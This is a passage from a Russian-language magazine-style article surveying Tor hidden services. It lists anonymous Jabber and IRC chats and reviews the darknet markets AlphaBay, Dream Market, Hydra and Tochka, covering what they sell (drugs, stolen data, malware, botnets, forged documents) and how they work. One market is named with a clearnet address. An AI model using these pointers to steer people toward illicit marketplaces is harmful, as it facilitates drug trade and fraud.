
Вообще говоря, значительная часть переписки в теневой стороне интернета происходит не на сайтах, а в Jabber и IRC. Выбор пригодных клиентов, настройка анонимного подключения и поиск серверов и групп — это тема для отдельной статьи, так что здесь ограничимся лишь парой ссылок. TorXMPP, Cyruserv, securejabber.me — серверы Jabber, расположенные в Onion; CgAn IRC и Volatile — клиенты IRC, способные работать прямо в Tor Browser; ChatTor — примитивный, но удобный вебовый чат с возможностью создавать свои комнаты.

Ну и если тебе вдруг станет совсем скучно и не с кем поговорить о погоде и последних изысканиях в даркнете, то загляни на Chat with strangers — это местный аналог Chatroulette.

Магазины

Магазины и торговые площадки — это, похоже, пока что и есть основное применение скрытых сервисов Tor. Поэтому остановимся на них чуть подробнее и (исключительно в исследовательских целях) пройдемся по основным рынкам. Вообще, когда просматриваешь списки ссылок, от всех этих «акрополей», «александрий», «оазисов», «гетто», «лавок», «лавочек», «магазинчиков», «аптек» и прочих закутков голова начинает идти кругом. Конкуренция огромна, и каждый задрипанный наркоторговец пытается урвать свое, изгаляясь и придумывая, как выделиться. Как тебе название магазина «Мерцающий цирк возмездия»? Нам тоже понравилось — чисто с литературной точки зрения.

AlphaBay




AlphaBay — один из крупнейших маркетов, которые разделили hidden-рынок после закрытия знаменитого Silk Road. «Официально» считается, что сайт «основан кардером под ником alpha02, известным участником большинства кардерских форумов и известной личностью среди продвинутых кардеров». Европейские исследователи уверяют, впрочем, что маркет работает под протекцией «российской мафии», поскольку серверы находятся в России и администрируются с российских IP-адресов. (Хорошо бы, кстати, придумать «русской мафии» какое-то более броское название типа «якудза»!)

Может, мафия и русская, но сайт полностью англоязычный. Регистрация бесплатная, зато очень непростая — с парой десятков полей. Торговля, как и на подавляющем большинстве маркетов, идет за биткойны. Есть escrow-сервис. Как отмечают покупатели, сайт оперативно модерируют, вычищая спам и скам. Впрочем, судя по некоторым разделам, забитым рекламой и предложениями интимных услуг, этого все же недостаточно.

Самое крупное преимущество AlphaBay — это, конечно же, ассортимент. Маркет содержит 147 тысяч предложений в разделе Drugs & Chemicals (предлагающем, ожидаемо, наркотики и запрещенные лекарства), 27 тысяч — в разделе Fraud (здесь продаются дампы баз и персональные данные) и 13 тысяч — в разделе Digital Products (доступы к аккаунтам, игровые ключи и разнообразный софт). По нескольку тысяч позиций содержат и остальные разделы: оружие, драгоценности, кардинг, малварь, хостинг и прочие услуги. Неожи-

данно интересен раздел Guides & Tutorials, в котором выставляется на продажу самая разнообразная информация: от безобидных каталогов сайтов или гайдов по «взлому Wi-Fi» до готовых ботнетов, включающих списки уже существующих ботов, инструкции по использованию и софт для управления.


Dream Market



Маркет, близкий по функциональности, качеству и наполнению к AlphaBay. Специализируется на наркотиках и цифровых продуктах. Позиций на порядок меньше, но в целом спектр товаров тот же. Маркет ничем не примечателен, кроме разве что интригующего вопроса: зачем им кто-то пользуется, если есть маркеты лучше?

Мы решили показать тебе этот сайт по одной причине: прочие англоязычные магазины имеют еще более скудный ассортимент. Другими словами, если AlphaBay — «лучший из лучших», то Dream Market — «худший из лучших», своего рода «первая ступень» качества типичного hidden-маркета.


Hydra



Hail Hydra! А, стоп, речь же не об этом. Гидра называет себя «анонимной торговой площадкой», но по сути это соцсеть для наркоторговцев. Специализируется исключительно на наркоте (амфетамин и его соли, кокаин и производные, обмен закладками). Владельцы при этом не стесняются рекламироваться даже в открытом интернете: сайт hydra.ooo (http://hydra.ooo/) находится на первых страницах выдачи Google, что странно. Детские опечатки и легкомысленные смайлики тоже доверия не прибавляют.

Сайт русскоязычный, а судя по комментариям в коде и используемым приложениям — изначально русский. Регистрация минималистичная (логин и пароль) безо всяких подтверждений. Имеется чат. Спам не чистится: админы не считают спамерами тех, кто заплатил деньги за размещение, о чем сообщают на первой же странице. Кроме разделов по продаже, найму и обсуждению продавцов в разных регионах и странах, имеет три интересных раздела: «FAQУЛЬТЕТ» (в темах которого раскрываются детали и секреты теневого наркобизнеса), «HYPERLAB» (рецепты и способы синтеза наркоты) и «РАБОТА» (палящий скрытую взаимосвязь некоторых на вид легальных профессий с миром наркоторговли).

T*chka




Очередной наркомаркет, но в отличие от остальных — с идеологией. «Точка» (как видно из названия, создатель — русский) была создана полтора года назад и позиционировала себя как первый наркомаркет, контролирующий честность и безопасность сделки: до «Точки» в англоязычном Onion понятие «закладка» (dead drop, drop-off) не получало широкого распространения. Админ сайта признался, что пытается вложить в маркет «honesty, security and tolerance in every way»: это можно заметить уже при регистрации, в предупреждении о запрете на распространение некачественных и непроверенных наркотиков, оружия, ядов, порно, экстремистских материалов и дискриминации на почве расы, политики или религии.

Интерфейс можно выбрать русскоязычный, однако описание всех предложений — на английском. Как видно на скрине, предложений на три порядка меньше, чем на AlphaBay, но при этом акцент ставится на «чистоте» и «качестве» товара. Товар, кстати, не всегда наркота — продаются на маркете и редкие и дорогие лекарства, которые в ряде стран невозможно достать легальным способом, документы и программы для фальсификации, некоторые хакерские услуги.

